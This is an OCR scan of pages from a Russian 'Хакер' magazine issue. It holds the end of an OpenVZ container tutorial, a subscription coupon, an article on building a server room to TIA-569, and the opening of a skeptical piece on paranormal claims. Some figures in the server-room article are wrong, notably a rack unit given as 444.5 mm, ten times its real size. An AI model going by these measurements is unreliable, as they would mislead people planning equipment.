8. Выделяем контейнеру 20 Гб дискового пространства с возможностью его превышения до 25 Гб на небольшой промежуток времени:

```
# vzctl set 100 --diskspace 20G:25G --save
```

9. Устанавливаем ограничение на объем оперативной памяти (в первой строке устанавливаем гарантированный ресурс, во второй — негарантированный, он будет доступен контейнеру только в том случае, если в системе есть его излишек):

```
# vzctl set 100 --vmguarpages 256M:256M --save
# vzctl set 100 --privvmpages 512M:512M --save
```

10. Теперь можно войти в контейнер и продолжить настройку уже внутри него (установить необходимые сервисы, настроить брэндмауэр и маршрутизацию):

```
# vzctl enter 100
```

Более подробную информацию о настройке контейнеров можно почерпнуть из man-страницы vzctl.

UBC

В терминах OpenVZ лимиты и гарантии ресурсов называются User Beancounters (UBC). Всего существует около 20 UBC, контролирующих почти все возможные ресурсы системы. Каждый UBC имеет свою опцию в команде vzctl, а также строку в файле /proc/user_beancounters, с помощью которого можно узнать о текущем количестве выделенных ресурсов и определить их нехватку. Файл представляет собой таблицу, каждая строка которой содержит информацию об одном ресурсе, а колонки отражают следующие данные:

```
Файл /proc/user_beancounters
• uid — идентификатор контейнера;
• resource — имя ресурса;
• held — текущая утилизация ресурса;
• maxheld — максимальный уровень утилизации ресурса
 за все время работы контейнера;
• barrier — максимальный уровень утилизации ресурсов,
который может быть временно превышен;
• limit — жесткое ограничение утилизации ресурса,
которое никогда не может быть превышено;
• failcnt — счетчик отказов, который увеличивается каждый раз,
когда контейнер делает запрос ресурсов сверх своего лимита.
```

Не обязательно разбираться во всех тонкостях системы подсчета ресурсов OpenVZ, чтобы эффективно управлять контейнерами. Достаточно время от времени поглядывать на значение колонки failcnt и, если оно оказывается больше нуля, начинать предпринимать меры либо по оптимизации исполняемого в рамках контейнера софта, либо по увеличению количества выделяемых контейнеру ресурсов.

Выводы

Эта статья охватывает лишь малую часть того, что принято называть термином «виртуализация уровня ОС», но изложенной в ней информации вполне достаточно, чтобы начать применять технологию и двинуться дальше. ⌶

ПОДПИСКА ХАКЕР

ГОДОВАЯ ЭКОНОМИЯ 500 руб.

1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- на e-mail: subscribe@glc.ru;
- по факсу: (495) 545-09-06;
- почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

Внимание! Если произвести оплату в феврале, то подписку можно оформить с апреля.

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

12 НОМЕРОВ — 2200 РУБ.
6 НОМЕРОВ — 1260 РУБ.

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ (НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 2011 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ________ корпус ________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с __________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________» с __________ 2011 г.	

Ф.И.О.
Подпись плательщика

Кассир



Денис Колисниченко (dhsilabs@mail.ru, dkws.org.ua)



Азбука серверной

Оборудуем серверную комнату для компаний малого и среднего бизнеса

В этой статье будет подробно рассмотрен процесс проектирования серверного помещения, описаны общие рекомендации, правила и методы построения серверной.

Зачем нужна серверная?

Прежде всего нужно сказать, что серверная — это комната, занятая крупным телекоммуникационным и/или серверным оборудованием (Денис, я понимаю, что гонорар у нас зависит от количества символов, но это же не повод рассказывать читателям][о том, что такое серверная :) — прим. ред.). Создание серверной — процесс недешевый, поэтому прежде, чем приступить к проектированию, нужно решить, зачем тебе нужно серверное помещение. Решить, не опираясь на такие эфемерные аргументы, как «у соседей есть, а у меня — нет» или «серверная — это круто». Нужно выделить преследуемые цели, именно от них и зависит, какой будет серверная (настоящий ангар или маленькая каморка). Тщательное осмысление цели может привести даже к осознанию того, что серверная тебе вовсе не нужна. На мой взгляд, можно выделить три основных цели создания серверной.

Первая — это эффективное размещение оборудования в одном месте. В результате помимо удобства получишь еще и повышение продуктивности — не нужно бегать с этажа на этаж в поисках конкретного сервера. В качестве небольшой иллюстрации хочется вспомнить одну организацию, в которой было три сервера. Первый (шлюз) находился на первом этаже возле охраны — видимо, когда «тянули» интернет, посчитали, что так будет удобнее (удобнее сотрудникам провайдера, но никак не администраторам заказчика); сервер баз данных — на втором этаже, а контроллер домена — вообще в другом крыле. Согласись, было бы намного удобнее разместить все эти серверы в одном помещении.

Вторая цель — защита «стратегических объектов» от несанкционированного доступа. Иногда обычная уборщица может оказаться самым злостным хакером, потому что пути швабры ее неисповедимы. И вообще, лучше, если серверы будут меньше бросаться в глаза обычным пользователям — поэтому, если сервер не один, желательно выделить для них отдельное защищенное помещение. Впрочем, о защите серверной мы поговорим отдельно.

Третья цель — оградить серверное оборудование от сбоев питания и неблагоприятных условий окружающей среды благодаря поддержанию постоянных климатических условий внутри серверной.

А теперь разберемся, для кого серверная не является необходимой. Если у тебя всего один сервер, и он же — рабочее место администратора, то совершенно очевидно, что серверная не нужна. Лучше потратить немного денег и купить приличный ИБП для сервера. Да, приличный, а не тот, который установлен сейчас — на нем сервер «протянет» в лучшем случае минут пятнадцать.

Начинаем проектировать

Если серверная тебе все-таки нужна — читай дальше. Перед проектированием серверной нужно раздобыть план здания, в котором она будет размещаться, с целью выбрать для нее оптимальное помещение. Отталкиваясь от плана, можно создавать проект серверной. Не стоит сразу начинать тащить все сетевое оборудование в выбранную комнату. Сначала проект, потом реализация. Как в пословице: семь раз отмерь… Желательно, чтобы проект соответствовал принятым стандартам (о них — немного позже), содержал сведения обо всех соединениях, маршрутах, местоположении оборудования. Не забудь и о приличных источниках питания (об этом мы тоже поговорим отдельно).

Все объекты серверной можно разделить на три большие группы: физические, логические, сервисные. К первым относят железо (коммутаторы, серверы и так далее), а также климатическое оборудование (впрочем, и о выборе кондиционера мы также поговорим особо). Логические объекты — это программное обеспечение, а сервисные — средства связи (как внутренней, так и доступа к интернету).

Раньше в крупных компаниях было два отдела — отдел связи и серверная. В отделе связи располагались устройство автоматического распределения вызовов (Automatic Call Distribution), кнопочные телефонные системы (Key Telephone System), внутренние АТС и так далее. Сейчас очень часто все это оборудование помещают в серверную. В принципе, так действительно удобнее, к тому же нет необходимости выделять еще одну комнату и обеспечивать ее защиту (как минимум необходимы кодовый замок и камера наблюдения).

Хорошая серверная (а не ее жалкое подобие) должна соответствовать стандарту TIA-569, в котором описаны требования к серверному помещению.

1. Наличие не менее одной двойной электрической розетки с заземлением на каждые три погонные метра любой стены. Представим, что у нас есть комната 3x4. По стандарту в ней должно быть четыре двойных заземленных розетки. Если розеток больше — тоже хорошо. Вот только не забываем о ключевом слове «заземление». Если здание достаточно древнее, желательно еще и поменять электрическую проводку в серверной, чтобы не было проблем хотя бы с электричеством.

2. Максимальная распределенная нагрузка на пол должна составлять 12 кПа, максимальная сосредоточенная нагрузка — 4.4 кН.

3. Для освещения комнаты рекомендуется использовать галогенные лампы для снижения электрических помех. Сейчас появились так называемые «экономные лампы» — тоже неплохой вариант для серверной. Они не только экономят электричество, но и выделяют меньше тепла, что особенно актуально летом.

4. Серверную нужно располагать вдали от источников электромагнитного излучения. Желательно, чтобы после размещения всего оборудования в помещении был запас пространства — на случай расширения.

5. Минимальный допустимый размер серверной — 12 кв. м, но это действительно минимальный размер для серверной. На бумаге размеры помещения не ощущаются. Попробуй найди комнату размером 12 кв. м и представь, что в нее нужно поместить все необходимое оборудование. А ведь еще в этой комнате должно остаться пространство для администратора (администраторов).

6. Минимальная высота потолка серверной составляет 2.44 м.

7. Система кондиционирования должна поддерживать температуру 18-24 градусов по Цельсию и относительную влажность 30-55%.

Кроме серверной в помещении могут быть телекоммуникационные шкафы. В них, как правило, размещают оборудование, обслуживающее текущий этаж. В одной организации видел самый уникальный телекоммуникационный шкаф: он представлял собой коробку от



Ссылки

- Стандарт TIA-569: dkws.org.ua/files/tia-569.doc;
- здесь можно ознакомиться с примерными ценами на серверные стойки и шкафы (ссылка приводится не из соображений рекламы): rackpro.ru;
- топология ИБП : тэнси.рф/article04.html;
- системы видеонаблюдения: axis.com/ru/products/index.htm;
- расчет EER: en.wikipedia.org/wiki/Energy_efficiency_ratio;
- «уникальный» телекоммуникационный шкаф: dkws.org.ua/phpbb2/topic4970.html.

материнской платы, подвешенную к потолку. В коробке находился коммутатор…

Требования TIA-569 к шкафам следующие:

1. На каждом этаже должен быть как минимум один шкаф.

2. Несколько шкафов на одном этаже нужно соединять как минимум одним кондуитом (металлические и неметаллические трубки жесткой или гибкой конструкции, разрешенные для применения соответствующими электрическими инструкциями) калибра 3.

3. В шкафу не должно быть фальшпотолков.

4. Минимальный размер двери шкафа: высота 2 000 мм, ширина — 910 мм. Дверь должна открываться наружу (или раздвигаться), но не внутрь.

5. Уровень освещенности в шкафу — не менее 540 лк на высоте 1 м над уровнем пола.

6. Наличие как минимум двух розеток.

7. Шкаф должен быть подключен к главному электроду системы заземления здания.

Помимо требований к шкафам есть еще и рекомендации, выполнять которые не обязательно, но желательно:

1. Размер шкафа (площадь пола) при обслуживаемой площади до 500 кв. м составляет 3.0 м × 2.2 м, при площади до 800 кв. м — 3.0 м × 2.8 м, при площади до 1 000 кв. м — 3.0 м × 3.4 м. Если обслуживаемая площадь превышает 1 000 кв. м, нужно обеспечить наличие дополнительных шкафов на этаже.

2. Две стены шкафа рекомендуется покрыть панелями из ДСП или фанеры для монтажа настенного оборудования.

3. Шкаф желательно располагать ближе к центру обслуживаемой зоны.

Стойки для серверного оборудования

Итак, ты уже выбрал комнату для серверной и модифицировал (если необходимо) ее проводку. Самое время установить в ней сетевое оборудование. Но чтобы оборудование было упорядочено, необходимы телекоммуникационные стойки — специальные конструкции, предназначенные для удобного, компактного и безопасного размещения серверов, маршрутизаторов и другого сетевого оборудования.

Если ты никогда раньше не работал со стойками, нужно поговорить об их размерах. Ширина стойки составляет 19 дюймов (или 482,6 мм) — это стандарт, но встречаются стойки с шириной 10 или 23 дюйма. Глубина выбирается в зависимости от используемого оборудования и может быть 600, 800 или 900 мм, но бывают стойки и с большей глубиной. Оборудование монтируется в стойку в специальных корпусах (такие корпуса называются Rackmount). Как правило, ширина корпуса составляет 17,75 дюймов (450,85 мм), а высота измеряется в количестве так называемых юнитов (Unit, о них позже). Так что для установки сервера в стойку придется покупать специальный корпус для него. Теоретически можно установить в стойку обычный компьютер в корпусе MiniTower (естественно, установленный на бок) с помощью специальных поддонов, но практикуется такой подход очень редко. Если ты хочешь сэкономить, то зачем тогда вообще нужна стойка?

Теперь разберемся, что такое юниты (или стоечные юниты — так правильнее). Крепежные отверстия располагаются на вертикальных элементах стойки каждые 1.75 дюйма (444,5 мм), эта величина и называется одним юнитом. Высота стойки, как правило, указывается в количестве юнитов, что очень удобно — тебе не нужно вычислять, сколько элементов поместится в стойку 42U — это и так понятно. В нее поместится 42 элемента по 1U. Обычно устанавливаемое оборудование чуть меньше, чем 1U — не 444 мм, а 437 — это позволяет удобно устанавливать и извлекать любое оборудование без необходимости извлечения верхнего или нижнего от него устройства.

Комплектация стойки бывает разной. Это может быть просто стойка, а может быть стойка со стеклянной дверью, что не только более эстетично, но и позволяет ограничить доступ к установленному в стойку оборудованию. Более дорогие стойки оснащаются системами охлаждения, но и тут возможны варианты — от обычных вентиляторов до автономных сплит-систем. Также стойки могут оснащаться различными индикаторами (например, температура внутри стойки), распределителями питания и так далее. Тут все зависит от цены — чем дороже, тем больше «опций» будет в стойке. На рисунке 1 изображена стойка с





Рис. 1. Серверный шкаф с охлаждением



Рис. 2. Типичная стойка без охлаждения



Рис. 3. Вентиляторная полка. Примерно $120



Рис.4. ИБП APC Smart-UPS RT 5000VA, вид спереди

автономной сплит-системой: дверь здесь используется не для красоты, а для поддержания оптимальной температуры внутри стойки. Стойки с системами охлаждения и дверями некоторые производители называют сейчас серверными шкафами — впрочем, так даже понятнее. На рисунке 2 изображена стойка без охлаждения и без двери. Стойки с охлаждением стоят дороже, но зато позволяют сэкономить на кондиционерах внутри серверных: вам уже не нужен мощный кондиционер, хватит самого простого — для персонала, который будет находиться внутри серверной.

Пару слов о ценах. Раз статья у нас практическая — ты должен знать, что сколько стоит. Типичная стойка 20U, на колесиках, без охлаждения и двери, с глубиной 600 или 900 мм стоит от $270 до $400 соответственно. Но можно найти варианты и дешевле — кто ищет, тот всегда найдет. Настенный серверный шкаф 12U без комплекта вентиляторов (зато с дверью, запираемой на ключ) обойдется в $230. Стоимость вентиляторов — от $19 (за 1 вентилятор) до $120 за вентиляторную полку из шести вентиляторов. Шкафы 6U стоят от $130.

Классический (не настенный) шкаф высотой 22U с вентиляторами и розетками стоит около $900, более серьезные шкафы — от $1500. Есть совсем мощные модели — всепогодные шкафы, предназначенные для наружного использования. Такой шкаф размером 1500мм × 550мм × 1600мм будет стоить от $5000. Но в нашем случае такой шкаф не нужен — если, конечно, в серверной есть окна и не течет крыша.

ИБП для серверной

Вспомним цели, ради которых мы создавали серверную, а именно — удобное размещение оборудования, защита от несанкционированного доступа, перепадов питания и неблагоприятных климатических условий. Первые две цели уже достигнуты благодаря выделению отдельной комнаты и покупке серверной стойки (или нескольких — в зависимости от количества оборудования). Сейчас мы поговорим о защите от сбоев питания, а чуть позже — об организации подходящих климатических условий. Когда есть всего один сервер, то достаточно купить один мощный ИБП и задача будет достигнута. Но если речь идет о целой серверной комнате, к выбору ИБП нужно отнестись более серьезно — хотя бы потому, что это штука дорогая, а средняя наработка на отказ в дорогих моделях составляет более десяти лет, так что к покупке ИБП нужно отнестись не просто как к покупке оборудования, а как к капиталовложению. Я более чем уверен, что за это время ты поменяешь свои сервера, а ИБП — останутся. Очень жаль, но часто об ИБП вспоминают в самую последнюю очередь — когда от перепада напряжения сгорела материнская плата, умер жесткий диск или произошла потеря данных (последнее в современном мире обходится дороже, чем замена жесткого диска). Вот тогда покупают ИБП для сервера. Позже (как правило, после очередного перепада) покупаются ИБП для рабочих станций (и то не для всех), в итоге получается хаотическая система. Нужно ее упорядочить.

Итак, начнем подбор ИБП. Нам нужен ИБП мощностью 5-6 кВА (более слабые модели отлично подойдут для рабочих станций, но никак не для серверной комнаты). С мощностью все просто — покупаем мощные модели ИБП, и на этом все. Хотя некоторые специалисты утверждают, что нижняя граница мощности составляет 1 кВА, и рекомендуют ИБП вроде APC Smart-UPS RT 1000VA. В качестве примера можно привести статью «Источник бесперебойного питания для серверов» (опубликована на compress.ru). Да, выходит, дома под столом у меня серверный ИБП (Mustek PowerMust 1000), а я об этом и не знал, потому что всю жизнь думал, что для сервера нужно что-то помощнее… Если есть огромное желание сэкономить, то покупай ИБП мощностью от 2 кВА — такое устройство обойдется не менее $300 (цена варьируется в зависимости от производителя). ИБП от неизвестного китайского вендора обойдется чуть дороже $300, а устройство узнаваемой фирмы — от $400. Нормальный ИБП для сервера, на мой взгляд, это APC Smart-UPS RT 5000VA и подобные ему. Цена такого устройства начинается от $2500. Дорого? А я в самом начале статьи предупреждал, что построение серверной — занятие дорогое. Зато этот ИБП прекрасно поместится в серверную стойку.

Кроме мощности для ИБП важна топология. Компании, специализирующиеся на недорогих моделях, утверждают, что для сервера






Рис. 5. ИБП APC Smart-UPS RT 5000VA, вид сзади



Рис. 6. Мой «серверный» ИБП, Mustek PowerMust 1000 offline

будут оптимальны линейно-интерактивная топология (Line-Interactive UPS) и даже офлайн-топология (Off-Line UPS). Причем не только утверждают, но еще и выпускают мощные модели с линейно-интерактивной топологией. Зато компании, специализирующиеся на более дорогих и мощных моделях, для сервера рекомендуют только топологию онлайн (On-Line UPS, ИБП непрерывного действия, тот же APC Smart-UPS RT 5000VA).

Какая топология лучше? Конечно же, онлайн, но она и дороже. А все прекрасно понимают, что на практике нужно будет вписаться в определенный бюджет. С другой стороны, линейно-интерактивные ИБП постоянно совершенствуются, о чем свидетельствует появление на рынке мощных моделей ИБП с такой топологией, которые тоже стоят немало. Если ты не понимаешь, чем отличается одна топология ИБП от другой, рекомендую прочитать следующую статью: тэнси.рф/article04.html.

Климатическая техника

Нормальная температура для работы компьютеров — примерно 20 градусов Цельсия. Но, сам понимаешь, такие условия встречаются далеко не всегда, особенно летом. А вот теперь начинается самое интересное. Многие из нас привыкли подбирать кондиционер по площади помещения, в котором он будет установлен. В данном случае это неправильно. Нужно рассчитать общую тепловую нагрузку, а затем подбирать кондиционер, соответствующий этому параметру.

Тепловая мощность измеряется в БТЕ (Британская термическая единица), она же BTU (British thermal unit). 1 Вт примерно равен 3.412 БТЕ/час. Например, пусть в помещении находится десять компьютеров, каждый из которых потребляет по 400 Вт. Рассчитаем тепловую мощность:

```
10 x 400 x 3.412 = 13 648 БТЕ/час
```

Помимо компьютеров источниками тепла являются сами пользователи и осветительные приборы. Пусть в помещении включено пять лампочек по 100 Вт каждая, рассчитаем тепловую мощность:

```
5 x 100 x 3.412 = 1 706 БТЕ/час
```

Один пользователь выделяет тепла на 300 БТЕ/час. Выходит, наши два-три администратора создадут нагрузку еще в 600-900 БТЕ/час.

Осталось учесть тепловую нагрузку от окон, стен и потолка. Например, если у тебя солнечная сторона, то нагрузка от окон будет больше, чем на противоположной стороне здания. Если серверная находится на последнем этаже, то нагрузка будет происходить еще и от крыши, которая летом постоянно нагревается. Все это должен рассчитать специалист по установке кондиционера. Затем нужно добавить к полученному показателю свои значения, и останется сравнить общую тепловую нагрузку с эффективностью охлаждения кондиционера (параметр EER), подробно об этом можно прочитать тут: en.wikipedia.org/wiki/Energy_efficiency_ratio.

Чуть ранее было сказано, что у некоторых серверных шкафов есть собственные сплит-системы, в этом случае тепловой нагрузкой от оборудования, установленного в шкаф, можно частично пренебречь. Но нужно учитывать тепловую нагрузку от самого шкафа — она будет меньше, чем от всего оборудования, но все же будет (задняя стенка холодильника ведь греется, хотя в самом холодильнике — холодно).

Нормальная влажность для компьютерных систем — 30-55% (идеальная — 40-50%). Если влажность низкая, возникнут проблемы с электростатическими зарядами. Если же влажность слишком высокая, влага будет конденсироваться на платах, что вызовет окисление контактов и замыкание. Бороться с высокой влажностью можно с помощью кондиционеров с функцией осушения воздуха (такие сейчас — не редкость). А вот если влажность низкая, подойдут увлажнители воздуха (самый дешевый стоит около 2 000 рублей). Впрочем, можно найти кондиционер и с увлажнителем воздуха. А еще лучше, если кондиционер будет автоматически поддерживать необходимые температуру и влажность.

Дополнительное оснащение

Стойки, серверы — это еще не все. Серверную нужно защитить еще как минимум от двух факторов: несанкционированного проникновения и пожара. Для защиты от несанкционированного доступа желательно оснастить дверь в серверную приличным замком, в идеале — электронным, чтобы фиксировались перемещения сотрудников из комнаты и в комнату. Круг сотрудников нужно ограничить — предоставить доступ не всем желающим, а только администраторам. Если решили сэкономить и установили обычный замок, то не забудьте один ключ выделить охране — на всякий случай.

Стоимость видеокамер и видеосерверов может варьироваться в зависимости от возможностей оборудования. Вполне возможно, что захочется установить видеонаблюдение не только за серверной, но и за всем офисом. Ознакомиться с необходимым оборудованием и примерными ценами можно на сайте компании Axis: axis.com/ru/products (это не реклама, просто я нашел на этом сайте весь необходимый ассортимент).

Дорого? Да, можно поставить четырехканальный видеорегистратор наподобие AVTech KPD-670Z, прикупить четыре видеокамеры (хватит не только для серверной), жесткий диск на 1 Гб и старый телевизор — всего этого достаточно для создания системы видеонаблюдения. Но это уже прошлый век.

Вне зависимости от используемого замка в серверной нужно настроить камеру наблюдения, а при обработке особо важных данных — установить сигнализацию и подключить ее к пульту охраны.

Наличие пожарной сигнализации и огнетушителей — это обычные нормы безопасности. В серверной довольно много электрооборудования (весьма дорогого), и никогда не знаешь, что может случиться. Наличие огнетушителей позволит персоналу потушить начавшийся пожар до того, как пожарная сигнализация затопит всю комнату (и тогда ущерб будет значительно выше, поскольку будет залито водой все, включая то, что даже и не горело).

Заключение

Мы рассмотрели основные аспекты, касающиеся построения серверной. Напоследок я рекомендую ознакомиться со стандартом TIA (на моем сайте ты найдешь этот стандарт в переводе на русский и с иллюстрациями), из которого можно почерпнуть много полезной информации относительно построения серверной комнаты. ⌶

Оксана «Oriyana» Андреева (oriyana@xpsycho.ru)



PSYCHO:

ПОТАЕННЫЕ УГОЛКИ СВЕРХСОЗНАНИЯ

Мифы и реалии паранормальных способностей человека. Истина где-то рядом.

Признайся — наверняка ты не раз мечтал в школе запустить учебник в голову одноклассника одной силой мысли или взглядом поджечь класс перед годовой контрольной по нелюбимому предмету? Значит, истории о паранормальных явлениях тебе знакомы. Но если в детстве это было просто чем-то из разряда сказок, то сейчас тебе, как истинному хакеру, должно быть интересно докопаться до сути: есть ли в этих рассказах хоть капля правды или все— сплошной вымысел?

Как бы скептически не были настроены мы с тобой, но довольно многие люди утверждают, что паранормальные явления - вполне естественны, хоть и проявляются редко. Итак, для начала давай определимся с терминологией. Как нам сообщает Wikipedia, паранормальными явлениями являются феномены, существование которых научно не доказано. При этом к ним относятся только те феномены, само существование которых не является достоверным.Явления, обоснования которых находятся за пределами современной научной картины, но существование не подлежит сомнению, паранормальными не являются.
Таким образом, паранормальные явления — это нечто, что никто не видел, а те, кто якобы видел, не могут ни доказать это, ни каким-либо образом объяснить. Тем не менее, эти более чем эфемерные события не только веками будоражат сознание людей, но и обросли обширной теоретической базой. Например, существует целая классификация паранормальных способностей, которые подразделяются на ясновидение, экстрасенсорику, пирокинез, телекинез, телепортацию и даже такую трогательную «дисциплину» как длительное голодание.

Очевидное? Невероятное? Слегка невнятное...

Предлагаю ознакомиться с одной из историй, получивших в свое время широкую огласку и до сих пор передающихся из уст в уста любителями газеты «Жизнь» и сериала X-Files.
Итак, XXI век, Украина, поселок, относящийся к районному центру. Подросток-старшеклассник обвиняется в поджигании своего дома. Родители в отчаянии, он сам в шоке, уверяет, что не было даже мыслей о поджоге. Через некоторое время мальчику вынуждены поверить, так как загорается белье в ванной или конфорки на кухне тогда, когда сам парень уже полтора часа сидит с родителями в комнате. онятно, что наука на сегодняшний день не может дать объяснения таким случаям, но за дело взялись так называемые «парапсихологи». Как гласит широко растиражированная в СМИ версия, парапсихологов пригласили жители деревни, соседи мальчика-поджигателя, поскольку никому не улыбалось жить рядом с ходячим файрболом. Несчастные родители, а также само юное дарование с радостью согласились на все предложенные опыты, лишь бы прекратить это мракобесие. В «лаборатории» (это цитата, что представляет собой лаборатория парапсихологов — можно только догадываться) у парня обнаружили сильный стресс, который, по его словам, длится уже несколько лет. Измерение биополя приборами (даже не спрашивай, это снова цитата) продемонстрировало повышенные показатели электрических полей и энергетический потенциал выше среднего (каково?!).
«Постоянный стресс привел к переизбытку энергии и электричества, а как следствие - к вызыванию огня, или спонтанные возгорания привели к стрессу?», - вопрошают парапсихологи. Вопрос оказался риторическим, какого-либо объяснения и, тем более, решения, парапсихологи не предложили. Так что ты, на всякий случай, не переутомляйся. Или держи рядом с кроватью огнетушитель. Существование данного феномена, конечно, не доказано, но ведь и не опровергнуто, так?

Как стать экстрасенсом с помощью измерительных приборов

Любопытно, что несмотря на то, что парапсихология наукой, конечно же, не считается, существует множество людей, причисляющих себя к ее адептам. В кругах «парапсихологов» популярен известный афоризм «Наука рождается там, где происходит что-то необъяснимое», видимо, понимаемый слишком буквально... При этом специалисты по изучению паранормальных явлений утверждают, что в своей работе они используют самые что ни на есть научные инструменты. Более того — ни в одной статье по парапсихологии ты не найдешь сообщений о том, что



Каждый уважающий себя американский солдат обязан обладать сверхспособностями!

какие-либо исследования прошли неуспешно. Наоборот, судя по описываемым экспериментам, большинство из них тянет как минимум на Нобелевскую премию. Чего стоит одно только измерение ауры человека!

Давай снова обратимся к нашему понятийному аппарату: аура — это проявление души человека, которое обычно представляется как невидимый ореол, окружающий тело. В эзотерике считается, что увидеть ауру может только человек со сверхчувствительным восприятием (иначе говоря — экстрасенс). При этом современные парапсихологи трактуют ауру как «совокупность электрических, электромагнитных и тепловых полей» и активно практикуют ее измерение. Логично предположить, что полученные результаты, как и любые другие результаты измерений, возможно визуализировать. Таким образом, любой девятиклассник, хоть раз оформлявший лабораторную работу, фактически может претендовать на звание экстрасенса. Но это, конечно, читерство, ведь с точки зрения парапсихологии настоящий экстрасенс может и должен чувствовать биополе не при помощи какого-либо стаффа, а исключительно посредством собственных рук.

И это касается не только людей, но и всего окружающего — в том числе, например, домов. Так, экстрасенс, входя в здание, может определить, хорошая у него аура или плохая — принесет ли пребывание в этом помещении радостное настроение и высокую работоспособность или способно вызвать уныние и плохое самочувствие.

И надо сказать, что эти утверждения, отдающие, на первый взгляд, каким-то мистицизмом, на самом деле не лишены логики. Если отбросить «ритуальную» составляющую, то разве не испытываем мы все то же самое? Наверняка ты замечал, что проходя мимо кинотеатра, где не раз был с любимой девушкой, или мимо бара, где традиционно проходят сейшны с друзьями, мы начинаем улыбаться, предаемся приятным мыслям. У этих мест «хорошая аура».

А как мы чувствуем себя, например, находясь возле онкоцентра? Испытываем ощущение беспокойства, поскольку подсознательно ассоциируем объект с болью, горем, хотя сами — здоровы, и вообще идем совершенно не туда. В той или иной степени это чувствуют все, просто кто-то — слабее (так что даже сам не замечает), а кто-то — очень остро (такие люди могут, например, заплакать, проходя мимо детской больницы или впас ть в благостное настроение, увидев купола церкви).

Классификация паранормальных способностей

Как уже было сказано выше, теория паранормальных явлений не только имеет множество последователей, но и включает в себя

значительное количество подразделов. Предлагаю ознакомиться с каждым из них — уверяю тебя, это весьма любопытно.

> Полтергейст

Полтергейстом принято называть необъяснимые явления, характеризующиеся шумом, стуками, самопроизвольным движением предметов, неожиданными и необъяснимыми возгораниями и так далее. Необычный термин образован от немецких poltern — «шуметь», «громыхать» и Geist — «дух». Именно этим (шумным поведением расшалившихся духов) и объясняют полтергейст приверженцы теории существования паранормальных явлений. Научного же объяснения, как ты понимаешь, не существует - иначе описываемые явления не имели бы статус паранормальных.

Интересный факт: считается, что полтергейст (в отличие от, например, привидений) привязан не к месту, а к человеку, так что если тебе вдруг покажется, что мебель перемещается, а изо всех углов раздаются посторонние звуки - переезд не поможет. Лучше уточни, не мыла ли мама пол за диваном, и не начал ли сосед ремонт. Но если тебе интересно, как сей факт трактуют парапсихологи - изволь.

Итак, люди, занимающиеся исследованием полтергейста, считают, что данное паранормальное явление чаще всего «сопровождает» подростков в пубертатный период. В период полового созревания (равно как и у женщин во время беременности) у человека отмечается повышение энергопотенциала - «природа дает авансом ресурсы» для рождения нового человека (в случае беременных) и для рождения новой зрелой личности (в случае с подростками). Мы склонны объяснять подобные энергоподъемы (которые, кстати, случаются в описанных ситуациях далеко не всегда, бывает и совершенно наоборот) гормональными процессами, ну да ладно. С точки зрения психоэнергетики, любая энергия (как положительная, как и отрицательная) должна выводиться, иначе, накапливаясь в энергетическом поле человека, она приводит к стрессам. Кто-то выводит излишки энергии, занимаясь спортом, кто-то разряжается на более слабых, у кого-то случаются эмоциональные срывы… А кто-то, у кого скопление достигает критического уровня, бессознательно швыряет кресло в потолок или поджигает обои в комнате (помнишь горячего парня с Украины, о котором шла речь выше?). Парапсихологи утверждают, что проведя работу с такими людьми, можно помочь им контролировать уничтожающее воздействие на окружающий мир - трансформировать свою отрицательную энергию в положительную и направить ее в мирное русло — например, исцелять людей (конечно, для этого человек должен хорошо владеть собой и иметь сильное желание помогать другим). Но наш тебе совет: хочешь кого-то исцелить - получи медицинское образование, а если пять видов химии тебя пугают - не шути с огнем и расходуй излишки своей энергии на что-либо конструктивное. Например, запишись в спортзал или попробуй еще раз пройти хак-квест, улучшив свой предыдущий результат.

> Телекинез (психокинез)

